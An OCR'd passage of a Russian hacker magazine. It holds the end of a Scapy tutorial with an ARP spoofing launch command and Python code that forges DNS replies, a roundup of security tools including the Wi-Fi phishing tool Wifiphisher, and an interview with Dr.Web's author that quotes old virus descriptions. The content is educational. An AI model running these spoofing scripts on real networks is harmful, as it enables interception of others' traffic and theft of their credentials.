Ну и последняя часть нашей программы — функция `main()`, вызывается она, как ты успел заметить, с параметрами, парсинг которых мы описали немного ранее. Первым делом проверяем, от какого пользователя запущен наш скрипт. Как я уже

## INTERCEPTER-NG

Считаю просто необходимым отметить один инструмент, где ARP spoofing атака реализована на высочайшем уровне, — Intercepter-NG, не раз упоминавшийся на страницах журнала. Посмотреть подробный гайд, а также скачать сам инструмент можно на официальном сайте (sniff.su).



**VIDEO**

Пошаговый процесс установки Scapy под Windows можно изучить по следующему видео: bit.ly/1zOkzhH



**WWW**

Всю техническую документацию по использованию Scapy можно найти на официальном сайте проекта: bit.ly/1Kewz4c

говорил, нужны максимальные привилегии, так как работать приходится на низкосетевом уровне. Далее мы находим MAC-адреса нашей цели и роутера и, если все в порядке, запускаем заражение. Зараженные пакеты мы шлем в сеть каждые полторы секунды, чтобы цель не находила настоящий роутер. Запуск нашего скрипта:

```
python arpspoof.py -v 192.168.1.2 -r 192.168.1.1
```

Результат его работы можно посмотреть на рис. 5. Итак, атака в самом разгаре, остается только запустить снифер.

## DNS SPOOFING

Ну а теперь попробуем заняться чем-нибудь более сложным. Например... DNS-спуфингом. Суть данной атаки состоит в том, что мы атакуем DNS-кеш, в котором хранится соответствие между именами сайтов и их реальными IP-адресами, и подменяем адрес какого-либо сервиса на свой. В результате все запросы, идущие на этот сервис, будут приходить атакующему. В этот раз я не стану описывать совершенно понятные части вроде импорта библиотек, а возьмем лишь самое вкусное. Хочу заметить, что скрипт я писал под Linux, и если тебе, username, захочется его протестировать на другой ОС, придется немного попотеть самому. Собственно, об этом и сообщает функция `osCheck()`, проверяющая тип используемой ОС.

```
def osCheck():
    if ( uname()[0].strip() == 'Linux' )↵
    or ( uname()[0].strip() == 'linux ') :
        print(' Отлично, ты используешь Linux,↵
                начнем')
    else:
        print(' Ваша ОС отлична от Linux…↵
                Выход… ')
        print(' Этот скрипт написан для↵
                ОС Linux ')
        exit(0)
```

Далее перейдем к функции `main()`. Первым делом нам необходимо поймать DNS-пакет (запрос к DNS-серверу), на питоне это будет выглядеть примерно так:

```
print(' Снифинг DNS-пакета... ')
getDNSPacket = sniff(iface=argv[1],↵
filter="dst port 53", count=1)
```

После поимки необходимо проверить, действительно ли это DNS-пакет. Затем убедиться, что это DNS-запрос (`getDNSPacket[0].haslayer(DNS)`), а не DNS-ответ (`getDNSPacket[0].getlayer(DNS).qr == 0`) и что в нем запрашивается адрес какого-либо одного домена (`(getDNSPacket[0].getlayer(DNS).qd.qtype == 1) and (getDNSPacket[0].getlayer(DNS).qd.qclass == 1)`), а не чего-то еще. Для наглядности выведем сообщение о поимке и поставим время поимки, собранное воедино условие будет выглядеть так:


```
if ( getDNSPacket[0].haslayer(DNS) ) and  (↵
getDNSPacket[0].getlayer(DNS).qr == 0 ) and (↵
getDNSPacket[0].getlayer(DNS).qd.qtype == 1 ) and ↵
( getDNSPacket[0].getlayer(DNS).qd.qclass== 1 ):
        print('\n Запрос получен в %s ' %ctime())
```


Далее мы разбираем полученный пакет на составляющие части и запоминаем их. Если взглянуть на программный код, выглядеть это будет так:

```
clientSrcIP = getDNSPacket[0].getlayer(IP).src
if getDNSPacket[0].haslayer(UDP) :
          clientSrcPort = getDNSPacket[0].↵
          getlayer(UDP).sport
          elif getDNSPacket[0].haslayer(TCP):↵
               clientSrcPort = getDNSPacket[0].↵
              getlayer(TCP).sport
clientDNSQueryID = getDNSPacket[0].getlayer(DNS).id
...
```

**Рис. 5.** Результат выполнения нашего скрипта для ARP spoofing'а

**Рис. 6.** Результат выполнения нашего скрипта DNS spoofing




```
print(' IP отправителя:%s, \n порт отправления↵
%d \n ID запроса:%d \n содержимое запроса:%d \n ↵
текущий DNS-сервер:%s \n Запрос:%s '%(clientSrcIP,↵
clientSrcPort,clientDNSQueryID,clientDNS↵
QueryDataCount,clientDNSServer,clientDNSQuery))
```

Ну и наконец, создаем поддельный пакет с помощью следующего кода:

```
DNS(id=clientDNSQueryID,qr=1,opcode=getDNS↵
Packet[0].getlayer(DNS).opcode,aa=1,rd=0,ra=0,↵
z=0,rcode=0,qdcount=clientDNSQueryDataCount,↵
ancount=1,nscount=1,arcount=1,qd=DNSQR(qname=↵
clientDNSQuery,qtype=getDNSPacket[0].getlayer↵
(DNS).qd.qtype,qclass=getDNSPacket[0].getlayer↵
(DNS).qd.qclass),an=DNSRR(rrname=clientDNSQuery,↵
rdata=argv[2].strip(),ttl=86400),ns=DNSRR(rrname=↵
clientDNSQuery,type=2,ttl=86400,rdata=argv[2]),↵
ar=DNSRR(rrname=clientDNSQuery,rdata=argv[2].strip()))
```

Это и есть тот самый Packet Crafting в действии. На самом деле это только выглядит страшно, а составляется достаточно просто. Стоит лишь взглянуть на структуру пакета (помнишь, я рассказывал, как это сделать, в начале статьи?) и подставить полученные из запроса данные, далее мы просто отсылаем этот пакет и делаем все описанные выше действия по кругу. Выполнение скрипта можно увидеть на рис. 6.


## В ЗАКЛЮЧЕНИЕ

Ну что же, дорогой Username, вот мы и рассмотрели азы Scapy. Подводя итог, хотелось бы еще раз напомнить, что это очень мощный и крутой инструмент для построения пакетов, их отлова, а также работы с сетью на любом уровне. Я считаю, что любой человек, увлекающийся ИБ, просто обязан ознакомиться с ним. Ах да, чуть не забыл, полные версии скриптов ты, как обычно, можешь найти на dvd.xakep.ru или забрать с моего блога (darkcat.pro/scripts). Надеюсь, скоро снова увидимся. Good luck!



**WWW**

Проект снифера, написанного на Scapy для Mac OS X: bit.ly/17dQNwo



**WARNING**

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



**Дмитрий «D1g1» Евдокимов**
Digital Security
@evdokimovds


# X-TOOLS

## СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ




**Автор:** Yelp
**Система:** Mac OS X
**URL:** https://github.com/Yelp/OSXCollector



**Автор:** Deathmarine
**Система:** Windows/Linux
**URL:** https://github.com/deathmarine/Luyten




**Автор:** Robert Swiecki
**Система:** GNU/Linux/FreeBSD/Mac
**URL:** https://code.google.com/p/honggfuzz/




### OS X FORENSIC

OSXCollector — это сборщик информации для расследования инцидентов и инструментарий для их анализа под операционную систему OS X.

Набор скриптов запускается на потенциально зараженной машине, и на выходе получается JSON-файл, который описывает целевую машину. OSXCollector собирает информацию с plists.

При forensic-анализе инструмент способен помочь ответить на ряд вопросов:

- Эта машина заражена?
- Как вредоносное ПО попало сюда?
- Как можно предотвратить и обнаружить это заражение в дальнейшем?

Стоит сказать, что авторы инструмента провели большую работу, чтобы сделать вывод OSXCollector наиболее простым для чтения и понимания.

Osxcollector.py — это Python-файл, который запускается без каких-либо зависимостей на стандартной OS X машине. Это действительно очень здорово и освобождает от настройки brew, pip, config-файлов или переменных окружения. Анализирует следующие секции:

- system_info — базовая информация о системе;
- kext — расширения ядра;
- startup — информация о LaunchAgents, LaunchDaemons, ScriptingAdditions, StartupItems и так далее;
- applications — установленные приложения;
- quarantines — карантин;
- downloads — директория загрузок;
- chrome — информация о веб-браузере Chrome;
- firefox — информация о веб-браузере Firefox;
- safari — информация о веб-браузере Safari;
- accounts — информация об аккаунтах;
- mail — директория почты.

### NEW JAVA DECOMPILER

Готов спорить, что сейчас при анализе приложения на Java (также и Android-приложения) ты используешь что-то из вот этого: Java Decompiler, jad, Mocha, DJ Java Decompiler, Fernflower или JD-GUI. Но вот совсем недавно появился прекрасный движок Procyon — набор Java-метапрограммных инструментов, нацеленных на кодогенерацию и анализ, включая декомпиляцию кода. Данный движок сейчас показывает очень впечатляющие результаты и при этом имеет открытый исходный код.

Luyten — это Java Decompiler с GUI с открытым исходным кодом для движка Procyon.

Умеет отображать:

- декомпилированный Java-код;
- оригинальный Java bytecode;
- Bytecode AST
- и другие отладочные представления.

Из небольших, но приятных особенностей можно выделить возможность сворачивать/разворачивать блоки кода и полное отображение импортируемых классов.

Ну а лично проведенные тесты показали более правильные результаты, чем тот же JD-GUI, так что советуем взять на постоянное вооружение. И проект активно развивается.

### HONGGFUZZ

Honggfuzz — это фаззер общего назначения с простым консольным интерфейсом, который использует в своей работе библиотеку capstone. В качестве мутатора использует так называемую технику bit flipping — может мутировать как по битам, так и по байтам, а также их количеству. Помимо этого, можно использовать сторонний мутатор, для этого есть специальный параметр (-c).

Получая на вход набор тестовых файлов, данный инструмент модифицирует их, подает на вход анализируемой программе и с помощью ptrace() API/POSIX signal interface обнаруживает и логирует ее падения.

Особенности:

- простая установка, отсутствие сложных конфигурационных файлов — honggfuzz можно запускать прямо из командной строки;
- быстрота — ты можешь запустить несколько экземпляров honggfuzz для более эффективного фаззинга;
- мощный анализатор — honggfuzz будет использовать наиболее мощный анализатор состояния процесса под данной ОС.

Несколько примеров найденных им уязвимостей:

- FreeType 2 project: CVE-2010-2497, CVE-2010-2498, CVE-2010-2499, CVE-2010-2500;
- множественные уязвимости в библиотеке libtiff;
- множественные уязвимости в библиотеке librsvg;
- множественные уязвимости в библиотеке poppler;
- множественные эксплуатабельные уязвимости в IDA Pro.

# ПАКЕР ДЛЯ .NET

4

**Автор:** friedkiwi
**Система:** Windows
**URL:** https://github.com/friedkiwi/netcrypt

Netcrypt — это proof-of-concept упаковщика для .NET исполняемых файлов, призванный объяснить базовые этапы runtime-упаковки. Полностью реализован на .NET.

Сам пакер реализован в виде разделяемой библиотеки netcrypt.dll. Если ты ссылаешься на данную библиотеку, то можно использовать следующий код для упаковки файла:

```
byte[] arrayOfUnpackedExeBytes;
// ...производим загрузку/генерацию
   кода
byte[] packedExe = Packer.↵
Pack(arrayOfUnpackedExeBytes);
```

На данный момент способен решать следующие задачи:

- самоупаковка;
- упаковка упакованных файлов (проверено четыре уровня вложенности);
- автоматический резолвинг зависимостей для упакованных exe-файлов;
- целевая упаковка для множества версий .NET.

Известны следующие побочные стороны и проблемы:

- выходной файл достаточно большой;
- отсутствие сжатия;



- консольные приложения и DLL не могут быть упакованы.

В папке sample проекта ты найдешь два файла: input.exe и output.exe. Первый — исходный, а второй — запакованный, ты сразу сможешь изучить и протестировать их. Исходный код инструмента доступен, так что вперед!



**Автор:** Andrew H. Johnston
**Система:** Windows/ Linux/Mac
**URL:** https://github.com/ajohnston9/ciscorouter




## HACK CISCOROUTER

CiscoRouter — инструмент на Java для сканирования Cisco-роутеров через SSH. Сканирование идет на основе заранее созданных правил с помощью приложения CiscoRule (https://github.com/ajohnston9/ciscorule).

Особенности:

- автоматическое игнорирование интерфейсов, которые в данный момент неактивны;
- мультипоточное сканирование;
- позволяет сохранять конфигурационные файлы для часто тестируемых устройств;
- правила создаются с помощью простого GUI-приложения;
- просмотр и редактирование результатов сканирования;
- вывод результатов в различных форматах.

Использование:

1. Создай необходимые правила для сканирования и помести их в директорию rules.
2. Запусти приложение и заполни информацию о роутерах.
3. (Опционально) Сохрани конфигурацию для будущих сканов через File → Save.
4. Запусти сканирование кнопкой Run Scan.
5. Приложение покажет результат в форме. Можно удалить ненужные правила и хосты, а затем сохранить результат в файл.

Инструмент может быть полезным как администраторам безопасности в сети, у которых много различных Cisco-роутеров, так и аудиторам с пентестерами — определить, куда можно дальше продвигаться по сети после захвата Cisco-роутера. Как ты понимаешь, правила можно составлять очень гибко, и это можно использовать для поиска незашифрованных паролей и прочего.



**Автор:** George Chatzisofroniou
**Система:** Windows/ Linux/Mac
**URL:** https://github.com/sophron/wifiphisher




## WIFIPHISHER

Wifiphisher — это инструмент, который позволяет быстро развернуть автоматизированную фишинг-атаку в Wi-Fi-сетях для получения различных секретов и аутентификационных данных. В общем, он помогает провести атаку по социальной инженерии. Таким образом, пользователь сам тебе скажет свои логины и пароли от различных порталов и сторонних сайтов или WPA/WPA2-данные.

Wifiphisher прекрасно работает на Kali Linux. С позиции жертвы атака состоит из трех этапов и выглядит следующим образом:

1. Жертва деаутентифицируется от ее точки доступа. Wifiphisher постоянно джемит все целевые точки доступа, так что клиенты не могут к ним присоединиться.
2. Жертва подсоединяется к фальшивой точке доступа. Сканирует диапазон и полностью копирует настройки целевых точек доступа. Затем создает идентичную поддельную и при этом поднимает NAT/DHCP-сервер и пробрасывает порты. Как результат, клиент подсоединяется к поддельной точке доступа. Все, теперь жертва полностью в MITM.
3. Жертва направляется на реалистичную конфигурационную страницу роутера. На wifiphisher запущен минимальный веб-сервер, который отвечает на HTTP/HTTPS-запросы.

Когда жертва запрашивает страницу из интернета, инструмент отвечает страницей для запроса авторизации, например спрашивает WPA-пароль для обновления прошивки роутера.

**Автор:** Security Research Labs
**Система:** Android
**URL:** https://opensource.srlabs.de/projects/snoopsnitch




## SNOOPSNITCH

Безопасность мобильных сетей связи с каждым годом становится все актуальнее. SnoopSnitch — это Android-приложение, которое собирает и анализирует мобильные радиоданные для осведомления об уровне безопасности в твоей мобильной сети и информирует об угрозах типа:

- поддельной базовой станции (IMSI catchers);
- отслеживания пользователя;
- SS7-атак;
- OTA (over-the-air) обновлениях.

Для работы с данной программой подойдет не любое устройство, так что будь внимателен, и понадобится root-доступ.

Требования:

- Qualcomm-чипсет;
- Stock Android ROM версии 4.1 и выше;
- root-доступ.

Всю информацию приложение также передает на проект GSM Security Map по адресу gsmmap.org, где можно посмотреть состояние дел с безопасностью у операторов по всему миру. При этом приложение распространяется с исходным кодом, так что при желании ты можешь его модифицировать на свое усмотрение.

Установка не занимает много времени — программа доступна в виде APK-файла, и ее можно скачать в Google Play.

# ИНТЕРВЬЮ С ЧЕЛОВЕКОМ-ПАУКОМ

## ИГОРЬ ДАНИЛОВ ПРО ДЕВЯНОСТЫЕ, ВОДКУ, ВИРУСЫ И АСОВ ЛЮФТВАФФЕ

Однажды, слушая радио в машине, я вдруг обнаружил, что весьма актуальные на моей школьной дискотеке композиции теперь передают по радио Ретро. Я вспомнил школьные годы, командную строку, синие панели Нортон Коммандера, Turbo Pascal, Turbo Debugger, ассемблер для IBM PC Питера Абеля... вирусы, гнев учителя информатики… AidsTest, Dr. Web. Да, сегодня, в 2015-м, я имею полное право ностальгировать!
И вот я еду в «Сапсане» на встречу с культовым господином — Игорем Даниловым, автором Dr.Web, чьим вирлистом зачитывались в девяностые годы все начинающие вирмейкеры ex-USSR. Он был уважаем тогда, он работал в двухтысячные, и он все так же успешен сейчас. Чем не повод с ним побеседовать?



Беседовал
Александр Лозовский
lozovsky@glc.ru

**Как вы пришли в мир антивирусов? С чего начался ваш творческий путь?**
Это вышло случайно… Я был ведущим инженером в НПО «Ленинец», занимался бортовыми процессорами военных самолетов.

В то время появились вирусы. У нас было всего два компьютера, с флоппи-дисководами. Периодически через дискеты с драйверами из Тайваня и с игрушками проникали вирусы. Лечились Aidstest'ом, но потом начали попадаться вирусы, которые Aidstest не знал. Тогда я купил книгу, могу показать — Безруков, «Компьютерная вирусология».

**О, я такую с BBS'ки в свое время качал, на бумаге впервые вижу…**
Так вот, приехал я на дачу, прочел ее за ночь, появились идеи. Она послужила толчком к тому, что я начал программировать «Спайдер» — резидентный сторож. Дело в том, что сканеры, или, как их в то время называли, полифаги, уже были достаточно распространены. Из наших тогда были Женя Сусликов (больше известен как автор HIEW) из Кемерово и его полифаг Goalkeeper, впоследствии названный SOS. Кстати, был у него и резидентный сторож — Inspector. Дмитрий Грязнов из Переславля-Залесского и его Ambulance (сейчас он главный разработчик в Microsoft, недавно ушел из McAfee)… Евгений Касперский. Основным конкурентом для меня тогда был Евгений Сусликов, у него был самый шустрый сканер (полифаги Касперского и Лозинского значительно медленнее). Поэтому свой сканер я назвал «Торнадо» — он был реально быстрым.

**А релиз, конечный продукт? Когда он вышел и как назывался?**
Это был, кажется, конец 1991 — начало 1992 года, назывался он Spider's Web. У нас была такая наклейка с паучком. Здесь (в Питере. — Прим. ред.), в Гавани, у нас была компьютерная выставка, мы там выставлялись и впервые даже продали программу.

**Мы?**
Был у меня товарищ, начальник моей лаборатории в институте. И когда случился распад СССР, работы не стало, мы работали с ним вместе. Он искал рынок сбыта, помогал финансово, я разрабатывал.

**На CeBIT 1993 вы ездили с ним? Как все прошло?**
История сложная. Во-первых, денег у нас не было абсолютно. Во-вторых, нам не хотели давать паспорта, у нас была форма секретности, и выпускать нас не полагалось. С этим мы разобрались, а вот вопрос проживания встал особенно остро.

Сергей был знаком с одной девочкой из Ганновера, она писала диссертацию. Он с ней договорился, что мы будем жить в доме ее друга, кстати, олимпийского чемпиона, который должен был быть в отъезде. Этот вариант сорвался. Поэтому мы жили в ее доме. А надо сказать, что это был огромный дом — ее папа полковник вооруженных сил Германии…

**А как насчет языкового барьера?**
Ну, у меня был на каком-то небольшом уровне английский, а Сергей Пяткин очень хорошо знал немецкий.

**Какое впечатление произвела Германия?**
Единственное, что меня поразило: я с собой взял щетку, гуталин, чтобы чистить ботинки… и они мне за все время нашего пребывания не понадобились. Так было чисто. Ну и отношение людей к войне, кстати. Ее папа очень открыто говорил о войне. Я думал, что эта тема будет замалчиваться, но он показывал

нам книги с Гитлером, рассказывал, как тот основал «Фольксваген»... и так увлекся, что пришлось напомнить ему про Сталинград.

**Вот вы вернулись из Германии — и? Как пошел бизнес?**

Ситуация была очень странная. Я сделал антивирус, поехали мы в Германию, там выставились, но продолжения не было. Он не продавался.

Как раз тогда появились первые полиморфные вирусы, против которых не справлялись другие антивирусы. Я написал эмулятор и первую версию Dr.Web'a, который лечил от этих вирусов. Надо было ее как-то распространять. Тогда я пришел в «Техническую книгу», это у нас на Пушкинской, там продавались диски. Я попросил ребят просто бесплатно записывать на тот же диск с Aidstest'ом мою программку. Тогда как раз бушевал полиморфный вирус «Фантом», и «Доктор Веб» моментально стал популярен, хотя тогда он знал всего 21 вирус. Большую роль в распространении сыграло Фидо.

В тот момент Сергей Пяткин по какой-то программе уехал в Германию, проходить какую-то практику по менеджменту. Я остался один и стал сотрудничать с «ДиалогНаукой» — надо сказать, что они были единственными, кто, что называется, «продавал». Тот же антивирус Сусликова был то ли бесплатный, то ли условно бесплатный.

```
ЗАРАЗА (1-3)
        Файлово-загрузочные вирусы. Заражают Boot-сектора  дискет  и  системный
        файл IO.SYS для MS-DOS или аналогичный ему в других DOS. При загрузке с
        инфицированной дискеты вирусы считывают в память 5  секторов  корневого
        каталога  (root  directory)  загрузочного  раздела  жесткого  диска   и
        проверяют атрибут метки тома (Volume) у  первого  элемента  директория.
        Обычно, первым элементом является системный файл IO.SYS.  Если  атрибут
        Volume установлен, то вирусы никаких действий не производит, считая что
        IO.SYS уже инфицирован, и отдают управление оригинальному  Boot-сектору
        флоппи-диска. Если же атрибут  метки  тома  не  установлен,  то  вирусы
        считывают в память целиком файл IO.SYS, "передвигаясь"  непосредственно
        по  цепочке  FAT.  Затем  производят  копирование  системного  файла  в
        последние кластеры логического раздела. Причем вирусы  очень  аккуратно
        "просматривают" FAT для  последних  секторов  диска,  и  если  файл  не
        помещается в последние 256 кластеров диска, то вирусы  отказываются  от
        дальнейшего заражения.  Затем  вирусы  корректируют  две  копии  FAT  в
        соответствии  с  дублированием  IO.SYS  в  последние  сектора  раздела,
        копируют служебные поля элемента  IO.SYS  в  третий  элемент  корневого
        оглавления,  сдвигая  все  оглавление  с  третьего  элемента  по   80,
        уничтожая, т.о., 80 элемент (файл или  директорий).  Устанавливают  для
        третьего элемента (копия IO.SYS) новый начальный  кластер.  После  чего
        вирусы записывают в начальный кластер  первого  элемента  (оригинальный
        IO.SYS)  1024  байта  своего  кода.  И  только  после   этого    вирусы
        устанавливают атрибут  Volume  для  первого,  инфицированного  элемента
        корневого директория. Таким образом при  загрузке  системы  с  жесткого
        диска, Boot-сектор активного раздела  находит  первый  элемент  в  root
        directory IO.SYS, не обращая внимания на  установленный  атрибут  метки
        тома,  считывает первый кластер данного  драйвера,  содержащий  в  себе
        1024 байта вирусного кода, в память и отдает  ему  управление.  Получив
        управление вирусы действуют как "обычные" Boot-вирусы -  "отрезают"  от
        памяти DOS 2 или 3 килобайта, переносят  в  "отрезанную"  область  свою
        копию и перехватывают INT 13h (ЗАРАЗА (1)) или INT  16h  (ЗАРАЗА  (2)),
        для  заражения  Boot-секторов  дискет.  После  того  как  вирусы  стали
        резидентно  в  памяти,  они  считывают  в  память   первый   кластер
        "файла-дублера" IO.SYS и отдают  ему  "бразды  правления".  Дальше  все
        происходит, как  в  незараженной  системе:  первый  кластер  отработав,
```

**Вирус «Зараза»**

**О, вирус Phantom! Мне в те времена больше повезло поймать другой полиморфный вирус, One Half. Помню, что «Веб» первым научился его лечить, но первые версии забывали расшифровать половину диска, которую он шифровал.**

О, это интересная история. Как я говорил, в этом году мой продукт стал популярен в СССР, на Украине и даже в Восточной Европе и... Сирии, как раз потому, что он хорошо боролся с полиморфными вирусами и в нем была эвристика. Так вот, был один парень, Хубинский, он держал ББС-ку в Словакии. Он прислал мне оттуда два вируса, которые показались ему очень интересными. А я как раз ехал в Москву, в «ДиалогНауку», и заодно встретился с Касперским, у меня с ним тогда нормальные отношения были. Я показал ему эти вирусы, а сам поехал в компанию. А он мне звонит и говорит: жутко интересные вирусы, ты смотри, шифруют диски. Я вернулся домой, взялся за них и выпустил лечение для вируса без расшифровки... Думал — кому это надо, а мне отдельную подпрограмму расшифровки писать... А меж тем вирус распространялся, пошел на Украину... и мне по Фидо пошли фидбэки. Когда их количество превысило некоторую критическую массу, Лозинский сказал мне: давай уже пиши расшифровку. Я сделал отдельную подпрограмму лечения. Сначала она ничего не выводила, кроме предупреждения «Идет расшифровка диска», но оказалось, народ начал паниковать из-за того, что компьютер в это время активно шуршал диском, и пользователи начали жать на кнопки, выключать и перезагружать компьютер. В итоге мы с Севкой сделали версию, которая выводила проценты и надпись о том, что расшифровка может занять длительное время.

```
Bomzh.3809
        Опасный  резидентный  шифрованный вирус. "Перехватывает" INT 17h (вывод
        на принтер) и INT 21h. При печати на принтер  вставляет  после  запятой
        междометие ",    ". Содержит тексты:

        Приветствую всех хакеров, читающих этот текст.
        Этот вирус - типичный "студенческий".
        Приношу всем пострадавшим от его некорректных
        действий свои искренние извинения.
        Он был написан в период летней практики только от скуки.
        Благодарю за помощь, которую мне оказали:
        Игоря Данилова(за его VIRLIST),
        Евгения Касперского(за "Компьютерные вирусы в MS-DOS".
        Евгений, не пишите больше таких книг - "чайникам" они бесполезны,
        профи - насрать, а вот вирусописатели...),
        Карпова Вадима - за литературу,
        Иванова Олега - за комп.
        Все замечания в свой адрес приму
        через FIDONET 2:5033/1.32 с пометкой "Бомжу".
        Желаю всем жить счастливо!
        Пока!
        Ваш Бомж.
        Бомж-вирус.
```

**Извинения. Респекты. Приглашение к переписке**

С онхалфом была еще одна интересная история. Продается, значит, мой антивирус. Вяло продается, помню, шесть рублей он стоил. И вдруг смотрю — один за одним подходят курсанты в военной форме и, ни слова не говоря, один за другим его покупают. Я спрашиваю: что случилось? Оказалось, что они учились в Можайке и One Half зашифровал все их дипломы. Они расшифровали диски пиратской версией Web'а и вот — дали себе зарок купить лицензию, вернуть долг.

```
VCL.662
        Опасный нерезидентный вирус. Содержит тексты:

        ☺ - Это Рожа Лозинского,Понявшего,Что aidstest-r08но
        ☻ - А  Вот Мостового Еще Не Прохватило...
        CHLEN To Danilov's Laboratory !
```

**Вирмейкеры девяностых очень любили высказать свой дизреспект авторам антивирусных программ**

**Я смотрю, в нашем разговоре появились два человека — культовый Дмитрий Николаевич Лозинский, известный как автор AidsTest, и Всеволод Лутовинов, который стал вашим соавтором по Dr.Web. Как вы познакомились с Дмитрием Николаевичем?**

С Лозинским мы познакомились осенью 1993-го, когда Ростовский университет позвал нас на сборище в Абрау-Дюрсо. Туда были приглашены все антивирусные ребята: Зуев, Лодыгин, Лозинский, Касперский... Я поехал тоже и со всеми ними познакомился.

**А какой формат мероприятия?**

Программистская тусовка. Какие-то доклады, семинары. В основном это было море, водка, пляж, разговоры, преферанс. На следующий год мы опять собирались.

**Отличный формат, на такое мероприятие и я бы не отказался вернуться! А как с Лозинским вы впоследствии стали работать?**

Сперва мы работали просто под одной вывеской — «ДиалогНаука», а потом уже начали сотрудничать, я стал его кое-чем нагружать...

**Чем нагружать?**

Он мне предлагал кое-какие лечилки, свою базу вирусов, но код я его в основном не брал, были больше советы, подсказки. А он делал для «Веба» кое-какие вещи, отладчики под базы например. Он человек очень дотошный, трудоголик.

**Помню, в одном из интервью Дмитрий Николаевич говорил примерно то же самое про вас. Вы из тех наших коллег, которые могут сутками программировать, питаясь только пивом и сосисками?**

Сутками сейчас уже не могу. Только если с перерывами на сон. Вот когда мы с Севкой занимались антивирусом под Novell Netware на Благодатной, в подвале, мы столько чайников сожгли... Они ведь тогда сами не отключались. Мы ставили чайник и садились программировать. Мы жгли эти чайники один за одним, так что эбонитовый запах от них потом совершенно не выветривался.

И кстати, когда я программирую, я не пью. Если я пью, то я не работаю. Раньше, в молодости, я если выпил, то и книжку читать не мог. Насчет работы и выпивки у меня жена даже смеялась — бывали моменты, что я выпивал, у меня появлялась идея, я лез программировать, затем все это летело в помойку, и жена мне потом говорила: куда ты, все равно ведь выкинешь.

И вообще, пиво — это нью дженерейшн продукт. Я летчик-истребитель бывший, я пью водку. Ну, то есть я пью пиво в Германии или Чехии. Но вообще ребята советского времени не пьют пиво, потому что это неинтересно.

**Вот так поворот! А как же Фидо, «напиток наш — пиво, его только пей, Фидо нас навеки друг с другом сплотила, никто не отнимет у нас сеть друзей»? Вижу, у вас есть все признаки классического хардкорного программиста: вы курите, пьете черный кофе без сахара... и вдруг — пиво не уважаете! Тогда посоветуйте хорошую водку! Как будет выглядеть топ-3 водок от Игоря Данилова?**

1. «Юрий Долгорукий». Дорогая, но хорошая.
2. «Иван Калита».
3. «Финляндия».

Получается, в этом вопросе я отдаю предпочтение продукции как раз московского завода (смеется).

**Я тут вдруг осознал, что вы сказали «летчик-истребитель». Я не ослышался?**

Да, я учился в КВВАУЛ (Качинское высшее военное училище летчиков).

```
Anarchy.6093
        Опасный  резидентный  полиморфный стелс-вирус. Вирус  заражает COM, EXE
        файлы,  а также DOC-файлы для WinWord версий 6.0-7.0. При открытии DOC-
        файлов (через f.3dh Int 21h) вирус анализирует  внутренний  формат OLE2
        документа и создает новую таблицу макросов и дописывает в конец данного
        документа  макрос  AUTOOPEN,  содержащий  вирусный  код  дроппера.  При
        открытии такого инфицированного документа с помощью  WinWord,  вирусный
        макрос  создает  на  диске  EXE-файл, записывает в него код DOS-вируса,
        запускает его, после чего удаляет. Данный EXE-файл производит заражение
        командного  процессора  и  программы WIN.COM. Что интересно, если вирус
        был активен в памяти до загрузки Windows или Windows'95,то при открытии
        любого  документа  средствами  WinWord,  данный  документ  окажется
        инфицированным.  А  также  при  заражении  DOC-файла  вирус  использует
        некоторые "дыры" в формате OLE2, в результате чего при активном макросе
        AUTOOPEN  просмотреть его *наличие* средствами WinWord [TOOLS/MACRO] не
        предоставляется  возможным.  Вирус является стелсом не только для среды
        DOS,  но  и для  среды WinWord. Вирус содержит массу ошибок в процедуре
        заражения OLE2 DOC-файлов. В результате чего некоторые файлы могут быть
        разрушены  при заражении, а также будут разрушены все DOC-файлы для MS-
        Office'97.  Данный  вирус  является первым известным многоплатформенным
        вирусом,  который  заражает  файлы  таких различных  операционных сред,
        как DOS и MS Word for Windows (если считать, что WinWord является также
        операционной средой).  8  и 30 апреля, а  также  9 мая вирус уничтожает
        содержимое случайных  секторов первого жесткого диска. Содержит тексты:

        Озаглавилась весна топором,
        Успокоилась река декабрем,
        Утро одиноким выстрелом
        JANKA DYAGILEVA безысходность

        JAN FAKOVSKIJ,USSR,1997
```

**Вирус «Анархия»**

**В нашем разговоре уже дважды всплыло слово «продавать», но мне прямо не верится в него в контексте девяностых годов… Я не видел ни одного живого человека, который покупал в те времена программы. Даже в зеркале :).**

